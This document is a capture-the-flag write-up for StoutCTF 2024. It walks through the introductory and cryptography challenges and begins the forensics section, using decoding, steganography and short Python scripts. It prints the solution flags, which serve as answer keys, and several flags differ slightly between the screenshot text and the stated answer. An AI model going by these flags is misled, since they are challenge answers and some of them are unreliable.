



STOUTCTF WRITEUP

WRITER BY:

OS1RIS



Event Overview

The Capture the Flag (CTF) competition is hosted by the University of Wisconsin - Stout in partnership with Universiti Kuala Lumpur. The event aims to foster cybersecurity skills through solving challenges and capturing hidden flags.

CTF Competition:

Malaysia Timezone: GMT+8 / United States Central Timezone: CST

Starts: Thursday, December 19th, 2024, at 9 AM (GMT+8) / Wednesday, December 18th, 2024, at 7 PM (CST)

Ends: Monday, December 22nd, 2024, at 2 PM (GMT+8) / Sunday, December 22nd, 2024, at 12 AM (CST)

Write-Up Competition:

Submissions Due: Friday, December 27th, 2024, by 2 PM (GMT+8) / Thursday, December 26th, 2024, by 12 AM (CST)

Winners Announced: Wednesday, January 1st, 2025, at 10 AM (GMT+8) / Tuesday, December 31st, 2024, at 8 PM (CST)

Report Issued: 2024-12-22T20:16:00Z



TABLE OF CONTENTS

1 Getting Started.....	4
Rules.....	5
Discord.....	6
Conclusion	7
Feedback.....	8
Cryptography.....	9
Based.....	10
V	11
Jeans.....	12
Hidden Waveforms.....	13
CUSTOM CIPHER	15
Fat Finger.....	16
13RottenTeRmites.....	17
Huffman.....	18
Nothing To See Here.....	20
7 Bit Flow.....	22
Forensics	24
Normal Image	25
Iera Milpan.....	26
RockYou.....	27
The Echoes.....	28
Dark Web Firmware 1.....	29
Dark Web Firmware 2.....	30
Dark Web Firmware 3.....	31
Fairytales.....	32
Orb of light.....	33
Substitute Teacher.....	35
HTTP.....	36
FTP.....	36
TCP.....	37
UDP.....	37
Decrypting Evidence	38
Malware	39
Blue	40
Analyse with AnyRun	43



Unintended Solution	45
Miscellaneous.....	46
Grass.....	47
BINARY.....	48
Make Alan Proud	49
Dots and Dashes	50
BASEDPORT.....	51
Polar Bear.....	53
OSINT.....	56
Abandoned Airwaves.....	57
Abandoned Airwaves pt.2	59
Last Known Location.....	61
PHP File Upload.....	63
File Upload Level 1.....	64
File Upload Level 2.....	66
File Upload Level 3.....	68
File Upload Level 4.....	69
File Upload Level 5.....	71
File Upload Level 6.....	73
Scripting	75
This Blows.....	76
Who Said 30 Times?.....	78
Cost of Gas	79
Strawberry Perl Forever	81
Keyboard hackers.....	83
Web.....	87
Nuclear Codes	88
PharmaNet.....	89
Mr Bean's Little Beans.....	91
Crossing Seven Sea.....	92
Whois lvl1.....	93
Whois lvl2.....	95
Whois lvl3.....	96
Whois lvl4.....	97
REV.....	99
Bossman.....	100
HALL OF FAME.....	102



GETTING STARTED

1 GETTING STARTED

This challenge is a simple introduction to Capture The Flag (CTF) competitions. It aims to help you understand how to find and submit a "flag," which is a hidden piece of information or text used to prove you completed the task. The flag often follows a specific pattern and ensures participants actively engage with the challenge. It's designed as a starting point to get you familiar with the CTF process.



RULES

Description:

Can you find the hidden flag in the Rules?

1. Inspecting the Page Source:

Navigate to the 'Rules' tab on the event page and inspect the HTML source code to identify the flag in the required format.

```
1281
1282
1283     <!-- Support -->
1284     <div class="mt-4">
1285         <h3 class="section-title">Support</h3>
1286         <p>For real-time assistance, open a support ticket in our dedicated Discord server:</p>
1287         <p><a href="https://discord.gg/juOpguV2Ef" target="_blank" class="btn btn-primary" rel="noopener">Join</a></p>
1288     </div>
1289
1290     <!-- Hidden Flag Location -->
1291     <div class="mt-4">
1292         <p style="display: none;">STOUTCTF{0zpW0x4oFc0TK2hX5sKetlTuhwcJy1lV}</p>
1293     </div>
1294
1295 </div>
1296
```

2. Alternative Method:

You can either navigate to the 'Rules' tab and inspect the page source to locate the flag in the specified format or utilize a `curl` command combined with `grep` to extract it directly.

```
(osiris@ALICE) [~] $ curl https://ctf.olabs.us/rules | grep "STOUTCTF"
% Total    % Received % Xferd  Average Speed   Time     Time      Time Current
          Dload  Upload Total Spent   Left Speed
0       0      0      0      0      0      0      0 --:--:--  0:00:01 --:--:-- 0
e>       <pre>STOUTCTF{[a-zA-Z0-9]{32}}</pre>
<p>Each flag begins with "STOUTCTF", followed by 32 alphanumeric characters and ends with ". Some challenges may use a different format, which will be noted in their descriptions.</p>
<p style="display: none;">STOUTCTF{0zpW0x4FcOTK2hXSSketLuhwcJyLLV}</p>
100 72087    0 72087    0      0 45013    0 --:--:--  0:00:01 --:--:-- 450540
```

Flag STOUTCTF{0zpW0x4oFcOTK2hXSsKet1TuhwcJy1lV}



DISCORD

Description:

Please join the discord and find the flag!

1. On the UW-STOUT CTF Discord server, there is a channel named `discord-flag`.

The screenshot shows a dark-themed Discord server interface. In the top left, there's a dropdown menu labeled "WELCOME". Below it are three channels: "rules" (with a checkmark icon), "roles" (with a crown icon), and "discord-flag" (with a padlock icon). The "discord-flag" channel is highlighted with a red rectangular border. Below these, there's a large message block with a "#" icon. The text inside reads:
Welcome to #discord-flag!
This is the start of the #discord-flag channel.

Peyton 15/12/2024 14:46
Thanks for reading the rules and choosing your player role!

Enjoy your flag!

STOUTCTF{9Ka9jJghCbywhriTgfchKvVXyUmChd0w}

Flag

STOUTCTF{9Ka9jJghCbywhriTgfchKvVXyUmChd0w}



CONCLUSION

CONCLUSION

Focusing on submitting feedback as the key task. Once the feedback was provided, it will unlock the role of feedback submitter, marking the completion of the challenge.



FEEDBACK

Description:

Thank you so much for competing in our first ever Capture the Flag Competition! We appreciate you filling out this form, its the only way we can know how we did and improve for the future!

<https://dyno.gg/form/a580e942>

1. Log In:

Use your Discord credentials to log in to the provided feedback portal.

2. Complete Feedback Form:

Fill out the feedback form with your responses and submit it.

CTF Feedback Form

Please fill out the following form to give feedback on how we did hosting our first CTF competition! All of your feedback will be taken into account for the next CTF we host! Please stick around the discord as we will continue to update on the status of future events and will be hosting all future events in the discord! Thank you for competing!

1. On a scale of 1-10, how was your experience using Discord in conjunction with our CTF website?*

1
 2

3. Receive Flag in Discord:

Upon submission, the flag is automatically assigned your role as feedback submitter.

▼ WELCOME

rules

roles

discord-flag

feedback-flag

welcome

Peyton Today at 08:50
Thank you so much for competing in our first ever Capture the Flag Competition! We appreciate you filling out this form, its the only way we can know how we did and improve for the future!

Enjoy you flag!
STOUTCTF{Thanks_For_Playing_Stout's_First_CTF}

We hope to see you in the next CTF! (edited)

Flag	STOUTCTF{Thanks_For_Playing_Stout's_First_CTF}
------	--



CRYPTOGRAPHY

CRYPTOGRAPHY

Cryptography involves techniques for securing communication and data by transforming it into a format that can only be understood by those who possess a secret key. In CTF challenges, participants are tasked with breaking or analysing cryptographic algorithms, decrypting encoded messages, or exploiting weaknesses in encryption methods. These challenges often require knowledge of various encryption techniques, such as Caesar cipher, Base64, ROT13, or hashing algorithms etc, and may involve tasks like cracking passwords, deciphering hidden messages, or reversing obfuscated data. The goal in crypto challenges is to decode or break encryption to reveal the so called flag or secret message.



BASED

Description:

This challenge is Based

Based.txt

U1RPVVRDVEZ7aFM1RFRKYzEyYkR5N3NxSm9IN3FRczdkWHJFNFlzZDd9

The flag is a standard **Base64**-encoded string. You can decode it using any platform, such as CyberChef or dcode.fr. In this example, the **base64 -d** command on Linux is used for decoding.

1. Using Command line:

```
$  
echo U1RPVVRDVEZ7aFM1RFRKYzEyYkR5N3NxSm9IN3FrczdkWJFNF1zZDd9 | base64 -d  
| (osiris@ALICE)-[~] ** Loading RI components **  
$ echo U1RPVVRDVEZ7aFM1RFRKYzEyYkR5N3NxSm9IN3FrczdkWJFNF1zZDd9 | base64 -d  
STOUTCTF{hs5DTJc12bDy7sqJoH7qQs7dXrE4Ysd7} Sensors - OK Speech - OK
```

2. Using CyberChef:

The screenshot shows the CyberChef interface with the following configuration:

- Recipe:** From Base64
- Input:** U1RPVVRDVEZ7aFM1FRKYzEyYkr5N3NxSm9IN3FrczdklWhJFnF1z2Ddg|
- Alphabet:** A-Za-zA-Z0-9+=
- Options:**
 - Remove non-alphabet chars
 - Strict mode
- Output:** STOUTCTF{hs55DTJc12bDy7sqJoh7qQs7dXrE4Ysd7}

Flag STOUTCTF{hS5DTJc12bDy7sqJoH7qQs7dXrE4Ysd7}

**V****Description:****Null****V.txt**

Use the Giovan alphabet provided to you ABCDEFGHIJKLMNOPQRSTUVWXYZ
Can you solve the great GIOVAN mystery?

YBCPTPZN{EaT8CK2zVexEqjdCmP6URd14xW6kNg7B}

Searching for Giovan on Google revealed it was related to the **Vigenère cipher**, a method of encrypting text using a series of interwoven Caesar ciphers based on a keyword. It employs a polyalphabetic substitution technique, where each letter in the plaintext is shifted by a different amount depending on the corresponding letter in the keyword, creating a more complex and secure encryption compared to simple ciphers. Reading the text its highlight the '**GIOVAN**' then it must be the key of it.

1. Using Command line:

```
$
echo "YBCPTPZN{EaT8CK2zVexEqjdCmP6URd14xW6kNg7B}" | python3 -c "import string; k='GIOVAN'; c=input().strip(); print(''.join([chr((ord(c.lower()) - ord(k[i % len(k)].lower()) + 26) % 26 + 97) if c.isalpha() else c for i, c in enumerate(c)]))"
```

2. Using Online decoder ([Vigenère cipher: Encrypt and decrypt online - cryptii](#))

Flag stoutctf{jag8uw2ziypqvjqweb6uex14cw6efs7b}

**JEANS****Description:**

Have you worn some lately?

Jeans.txt

```
TGATAGTGTGATTAGTCATAGGCTACGTATGCTTAGAGGGAGCTAGCGACCCTTGCACTCGCATGAGCGTACATC  
AATTGTTGCGAGTCTAGATCAATGATTAGTCGTGACACCCCTCACG
```

1. Hint Analysis:

The term "Jeans = Gene" suggests the challenge is DNA-related.

2. Find Decoding Tools:

Use the recommended websites to decode the DNA information:

[DNA Writer: Storing Information in DNA Exercise - Montessori Muddle](#)

[Simple DNA Writer](#)

3. Decode the DNA:

Input the given DNA sequence into one of these tools to decode it into readable text.

Translate base sequence to text

Enter Sequence:

Translate Code Show Color Sequence:

Output:

STOUTCTF{QFT8PE2RHJXRKBPHMC60JP14CW6XHY7N.

Flag

STOUTCTF{QFT8PE2RHJXRKBPHMC60JP14CW6XHY7}



HIDDEN WAVEFORMS

Description:

Hidden in the waves lies a secret. Can you find it?

Listening to the audio revealed a beeping sound, identified as Morse code. However, decoding it with online tools did not provide the expected flag or hint instead show ‘NOFLAGHERE...’. Furthering my steps. I also examining metadata using exiftool, inspecting the file with binwalk, and exploring potential steganography methods, but no significant findings emerged.

<p>Use the microphone:</p> <p>Listen </p> <p>Stop </p>	<p>Or analyse an audio file containing Morse code:</p> <p>Upload </p> <p>Play </p> <p>Stop </p> <p>Filename: "hidden_waveforms.wav"</p> <p>N O F L A G H E R E . . .</p> <p>Clear Message </p>
--	--

1. Steghide

Upon testing the image with **steghide**, the file was extracted accidentally **without requiring a password**, revealing the data.

```
(osiris@ALICE)-[~/Downloads/CTF/STOUTCTF/Crypto/hidden_wave]
$ steghide extract -sf hidden_waveforms.wav
Enter passphrase:
wrote extracted data to "secrets_in_sound.txt"
```

2. Decimal to Text

Reading the text file will get to see the decimal code.

```
$ cat secrets_in_sound.txt | tr ' ' '\n' | while read d; do printf "\$(printf '%03o' $d)"; done
```



3. Alternative way:

Alternative way of decode could use any online software decode generator such as CyberChef.

4. Brainfuck Decode:

Now we encounter a new encoded. But this one I'm already familiar with it. It is called '**BrainFuck**'. Use any cipher decoder online tools.

Flag STOUTCTF{U60vEbbs1eNX6UcG3hGIZaaeB70cgcg7}



CUSTOM CIPHER

Description:

Your scripting cant break my encoding!
VWRXWFWI{Vr3J8NJks4Tn58PjDv3IPNc9VueGFwlu}

Initially, it seemed like the pattern resembled a Vigenère Cipher or something similar. Upon further analysis, it turned out to be **ROT13**, a simple substitution cipher that replaces each letter in the alphabet with the one 13 positions after it. This technique effectively rotates the alphabet by half its length, making it a straightforward yet effective method for obfuscation in certain contexts. Unlike Vigenère, which uses a keyword for encryption, ROT13 requires no key and can be easily change the rotating amount. In this case, the amount of the ROT13 was **23**.

1. Use CyberChef

The screenshot shows the CyberChef interface. On the left, under 'Recipe', 'ROT13' is selected. Under 'Input', the encoded string 'VWRXWFWI{Vr3J8NJks4Tn58PjDv3IPNc9VueGFwlu}' is pasted. Under 'Amount', the value '23' is set. Under 'Output', the decrypted string 'STOUTCTF{So3G8KGhp4Qk58MgAs3FMKz9SrbDCtir}' is displayed.

2. Alternative Way

Can also performed using single line command:

```
$ echo "VWRXWFWI{Vr3J8NJks4Tn58PjDv3IPNc9VueGFwlu}" | tr 'A-Za-z' 'X-ZA-Wx-za-w'
```

```
[osiris@ALICE]~[~/Downloads/CTF/STOUTCTF]
$ echo "VWRXWFWI{Vr3J8NJks4Tn58PjDv3IPNc9VueGFwlu}" | tr 'A-Za-z' 'X-ZA-Wx-za-w'
STOUTCTF{So3G8KGhp4Qk58MgAs3FMKz9SrbDCtir}
```

Flag	STOUTCTF{So3G8KGhp4Qk58MgAs3FMKz9SrbDCtir}
------	--



FAT FINGER

Description:


I seem to have fatfingered the file in transit... I should do more cardio!

Passwords.txt

DYPIYVYG}fyYV0[s-KhuDwV[OKn:Y<H:4k8CsYeFY|

1. Initial Inspection

This question, inspired by a similar challenge undertaken by my friend (shoutout to Armeyer), involves analyzing the QWERTY keyboard and applying a **shift to the left** for each letter, including both lowercase and uppercase characters. For example:



'D' shift to left turns into 'S'

'Y' shift to left turns into 'T'

'P' shift to left turns into 'O'

2. Decode using online tools

Theres also a decoder online for it, check it out:

<https://www.cachesleuth.com/keyboardshift.html>

This tool allows you to shift letters on a qwerty keyboard right or left. You can shift up to 47 slots if you include special characters

Plaintext:

Shift Direction:

Right

Shift Amount:

Include Special Characters:

A-Z 0-9 with Special Characters

Encrypt
Decrypt

Ciphertext:

Flag STOUTCTF{dtTC9pa0JgySqCpIJbLTMGL3j7XaTwDT}



13ROTTENTERMITES

Description:

Null

I came across the flag while consistently using **Ctrl + F** on CyberChef. Eventually, I stumbled upon the string **STOUTCTF**, likely by coincidence. Guess its out of luck by any chance.

1. Decoding process:

From Base64 > Rot13 (default amount of 13)

The screenshot shows the CyberChef interface with two main sections: "From Base64" and "ROT13".

- From Base64:**
 - Alphabet: A-Za-z0-9+=
 - Remove non-alphabet chars:
 - Strict mode:
- ROT13:**
 - Rotate lower case chars:
 - Rotate upper case chars:
 - Amount: 13

The "Input" field contains a long Base64 encoded string. The "Output" field shows the decoded string: **STOUTCTF{qKp1MOJMDaJUIJ5KybLrcfZ0FQ3IN1j2}**.

2. Alternative way

Use command line

```
$ cat 13RottenTeRmites.txt | base64 -d | tr 'A-Za-z' 'N-ZA-Mn-za-m' | grep "STOUTCTF"
[osiris@ALICE] ~$ cat 13RottenTeRmites.txt | base64 -d | tr 'A-Za-z' 'N-ZA-Mn-za-m' | grep "STOUTCTF"
dTYqhhY2ZKA4HBepJ8kLkPjrkBQo5no+9ZSTOUTCTF{qKp1MOJMDaJUIJ5KybLrcfZ0FQ3IN1j2}
```

Flag STOUTCTF{qKp1MOJMDaJUIJ5KybLrcfZ0FQ3IN1j2}



HUFFMAN

Description:

Trees are very pretty. I like trees!

P/S: the file was large. I'm just providing the image. Sorry for inconvenience.

I was unfamiliar with Huffman encoding, so I looked it up and learned that it is a lossless data compression technique based on tree structures.

Huffman coding

[Article](#) [Talk](#)

From Wikipedia, the free encyclopedia

In computer science and information theory, a **Huffman code** is a particular type of optimal prefix code that is commonly used for lossless data compression. The process of finding or using such a code is **Huffman coding**, an algorithm developed by David A. Huffman while he was a Sc.D. student at MIT, and published in the 1952 paper "A Method for the Construction of Minimum-Redundancy Codes".^[1]

The output from Huffman's algorithm can be viewed as a [variable-length code](#) table for encoding a source symbol (such as a character in a file). The algorithm derives this table from the estimated probability or frequency of occurrence (*weight*) for each possible value of the source symbol. As in other [entropy encoding](#) methods, more common symbols are generally represented using fewer bits than less common symbols. Huffman's method can be efficiently implemented, finding a code in time [linear](#) to the number of input weights if these weights are sorted.^[2] However, although optimal among methods encoding symbols separately, Huffman coding is [not always optimal](#) among all compression methods – it is replaced with [arithmetic coding](#)^[3] or [asymmetric numeral systems](#)^[4] if a better compression ratio is required.

So I made a script to decrypt based on the given file and decode it Huffman with node '1' or '0'. This script implements Huffman coding for text compression and decompression. It uses a `Node` class to represent each character and its frequency in a binary tree. A Huffman tree is built using a priority queue (using `heapq`), where nodes with lower frequencies have higher priority. The `generate_codes` function creates a mapping of characters to binary strings based on the tree structure, assigning shorter codes to more frequent characters. The `decode_huffman` function reconstructs the original text from a binary string using the character-to-code mapping. This process encodes and decodes data by minimizing the average code length based on character frequencies.

Code

```
import heapq
from collections import namedtuple

class Node:
    def __init__(self, weight, char, left=None, right=None):
        self.weight = weight
        self.char = char
        self.left = left
        self.right = right

    def __lt__(self, other):
        return self.weight < other.weight
```



```

        self.right = right

    def __lt__(self, other):
        return self.weight < other.weight

def build_huffman_tree(frequency):
    priority_queue = []

    for char, freq in frequency.items():
        heapq.heappush(priority_queue, Node(freq, char))

    while len(priority_queue) > 1:
        left = heapq.heappop(priority_queue)
        right = heapq.heappop(priority_queue)
        merged = Node(left.weight + right.weight, None, left, right)
        heapq.heappush(priority_queue, merged)

    return priority_queue[0]

def generate_codes(node, prefix='', codebook={}):
    if node.char is not None:
        codebook[node.char] = prefix
    else:
        generate_codes(node.left, prefix + '0', codebook)
        generate_codes(node.right, prefix + '1', codebook)
    return codebook

def decode_huffman(encoded_string, codebook):
    reversed_codebook = {v: k for k, v in codebook.items()}
    decoded_string = ''
    current_code = ''

    for bit in encoded_string:
        current_code += bit
        if current_code in reversed_codebook:
            decoded_string += reversed_codebook[current_code]
            current_code = ''
    return decoded_string

frequency = {
    'co': 0.007352941176470588,
    'me': 0.007352941176470588,
    'e ': 0.01838235294117647,
    ' t': 0.01838235294117647,
    'to': 0.011029411764705883,
    'o ': 0.011029411764705883,
    #CONTINUE THE ARRAY GIVEN
}

huffman_tree = build_huffman_tree(frequency)
codebook = generate_codes(huffman_tree)

binary_string = (
    "01110111101100111111....."
)

decoded_text = decode_huffman(binary_string, codebook)
print(decoded_text)

```

```

osiris@ALICE: [~/Downloads/CTF/STOUTCTF/Huffman]
$ python sol.py
Welcome to UW-Stout's CTF! I'm so happy you were able to decrypt this message. Was it hard? I'm not sure. I learned about this algorithm in one of my classes and thought it was cool...Anyways. Here is your flag:STOUTCTF{A0LZTvEW23NcbeKk8JyWJ8W0b6Mx7p6N}Congrats!

```

Flag	STOUTCTF{A0LZTvEW23NcbeKk8JyWJ8W0b6Mx7p6N}
------	--



NOTHING TO SEE HERE

Description:

Seriously, what are you looking at?

Challenge Overview:

The challenge involves decoding a file that appears empty but contains hidden encoded data using whitespace characters.

Steps to Solve:

1. Initial Observation:

Opened the file, which seemed empty. Selected all content using **Ctrl + A** and discovered it contained whitespace characters.

In 454, Col 1 3,576 of 3,576 characters

100% Windows (CR/LF) UTF-8

2. First Decoding:

I recognized the encoding as Whitespace language. Used the **Whitespace decode** tool on dcode.fr to decode the content. The result was in Base64 format.



3. Base64 Decoding:

Decoded the Base64 content to reveal another layer of encoded data.

The screenshot shows the dCode tool interface. The 'From Base64' step is active, displaying a long Base64 string as input. The 'Output' section below it says 'Nothing to see here!'. The 'Gunzip' step is also present but inactive.

4. Second Whitespace Decoding:

The decoded Base64 output was again encoded in Whitespace language. Reused the [Whitespace decode](#) tool on dcode.fr, which revealed the final flag.

The screenshot shows the dCode.fr whitespace decoding tool. The search bar contains 'Whitespace Language'. The results section shows the flag 'STOUTCTF{ab6IcT8R4vNyAJNWQteBJ3Yd2VTrkVCp}' in a yellow box. The workspace on the right shows the whitespace-coded ciphertext as a series of blue horizontal bars.

Flag	STOUTCTF{ab6IcT8R4vNyAJNWQteBJ3Yd2VTrkVCp}
-------------	--



7 BIT FLOW

Description:

Computers see images much differently than we do. Can you see the bigger picture?

Bit_flow.jpg



1. Initial Review

For this challenge, I tried everything, including checking the metadata, using steghide, and running binwalk, but I couldn't figure out what to do. Then I reread the question, which mentioned '**7-bit**'. Taking a chance, I created the script to process RGB values using 7-bit, and it worked.



2. Script crafted

This script extracts and decodes a hidden message embedded in the **most significant bit (MSB)** of the red channel of an image (*bit_flow.jpg*). It uses the PIL library to load the image in **RGB format** and numpy to convert it into an array for manipulation. This script **isolates the red channel** and **shifts its values by 7 bits**, retaining only the MSB, resulting in a binary matrix. Each row of this matrix is converted into a binary string, **divided into chunks of 8 bits**, and translated into **ASCII** characters to reconstruct the hidden message. Finally, the decoded text is printed line and will print out the flag.

Script (PY)

```
from PIL import Image
import numpy as np

img = Image.open("bit_flow.jpg").convert("RGB")
width, height = img.size

pixels = np.array(img)

ch_channel = pixels[:, :, 0]

# Extract bit 7 (MSB)
bit_plane_7 = (ch_channel >> 7) & 1
```




```
text_output = []
for row in bit_plane_7:
    bits = "".join(map(str, row))
    chars = [chr(int(bits[i:i + 8], 2)) for i in range(0, len(bits), 8)]
    text_output.append("".join(chars))

for line in text_output:
    print(line)
```

```
(osiris㉿ALICE)-[~/Downloads/CTF/STOUTCTF/7_bit_flow]
$ python try.py | head -n 1
STOUTCTF{7jDcMSX5lqCCM6wxr7ijitsUXRz0Liiu}
```

3. Alternative way:

Use Stegsolve and data extraction tools to filter the 7-bit red color channel, focusing on the MSB. Since the encryption uses LSB (Least Significant Bit), it is necessary to reverse the process from the lower bits to the most significant bits to retrieve the hidden data. To install Stegsolve, you can refer to this guide: [Stegsolve - bi0s wiki](#)



Flag STOUTCTF{7jDcMSX5lqCCM6wxr7ijiTSUXRz0LiiU}



FORENSICS

FORENSICS

Forensics involves solving problems related to the analysis of digital evidence. This can include examining files, network traffic, logs, or other types of data to uncover hidden information or reconstruct events. Forensics challenges test skills in areas like file carving, data recovery, identifying anomalies in logs, analyzing network packets, and extracting secrets from images or audio files. Participants need to find hidden flags, or interpret anomalies activity within digital artifacts. The goal is to analyze and investigate data to uncover clues or secret messages that lead to the answer (flag).



NORMAL IMAGE

Description:

Null




If we cannot see anything inside the image, metadata or hidden compressed file inside the image. Try to see if `zsteg` any uses.

1. Using zsteg

```
(osiris@ALICE)-[~/Downloads/CTF/STOUTCTF/Normal_image] 0Mo  
$ zsteg StoutxUniKL.png  
          loading 01 components **  
b1,g,msb,xy   .. file: OpenPGP Secret Key  
b1,rgb,lsb,xy .. text: "STOUTCTF{lywHGox1ZRNcAftHt1CWP9YT1PKT1inR}"  
b1,rgba,msb,xy .. file: OpenPGP Public Key - OK  
b1,abgr,msb,xy .. file: OpenPGP Secret Key - OK
```

2. Alternative way:

Using some cool website called ‘Aperisolve’ and lookout for zsteg: [Aperi'Solve](#)



Flag STOUTCTF{1ywHGox1ZRNCftHt1CWP9YT1PKT1inR}



IERA MILPAN

Description:

Waktu bahagia berkasih Muncul sesuatu tak ku duga Lilin selama ini bernyala Terpadam gelap gelita Sukarnya untuk melupakan Ikatan janji setia Di bawah pohon asmara Kau lafazkan Mentera cinta Retak hatiku hancur semua Diriku ini jiwa meronta Cinta yang sudah pudar Tenggelam di lautan kecawa Walau hati akan kekosongan Namun cintaku bukan mainan Biarlah aku bersendirian Untuk melupakanmu Biarkanlah aku Membawa diriku Semoga bahagia Walau ku berduka Walau patah tumbuh Hilangkan berganti Namun luka ini Sukar diubati Retak hatiku hancur semua Diriku ini jiwa meronta Cinta yang sudah pudar Tenggelam di lautan kecawa Walau hati akan kekosongan Namun cintaku bukan mainan Biarlah aku bersendirian Untuk melupakanmu oh Biarkanlah aku Membawa diriku Semoga bahagia Walau ku berduka Walau patah tumbuh Hilangkan berganti Namun luka ini Sukar diubati Biarkanlah dia Membawa dirinya Semoga bahagia Walau kau berduka Walau patah tumbuh Hilangkan berganti Namun luka ini Sukar diubati

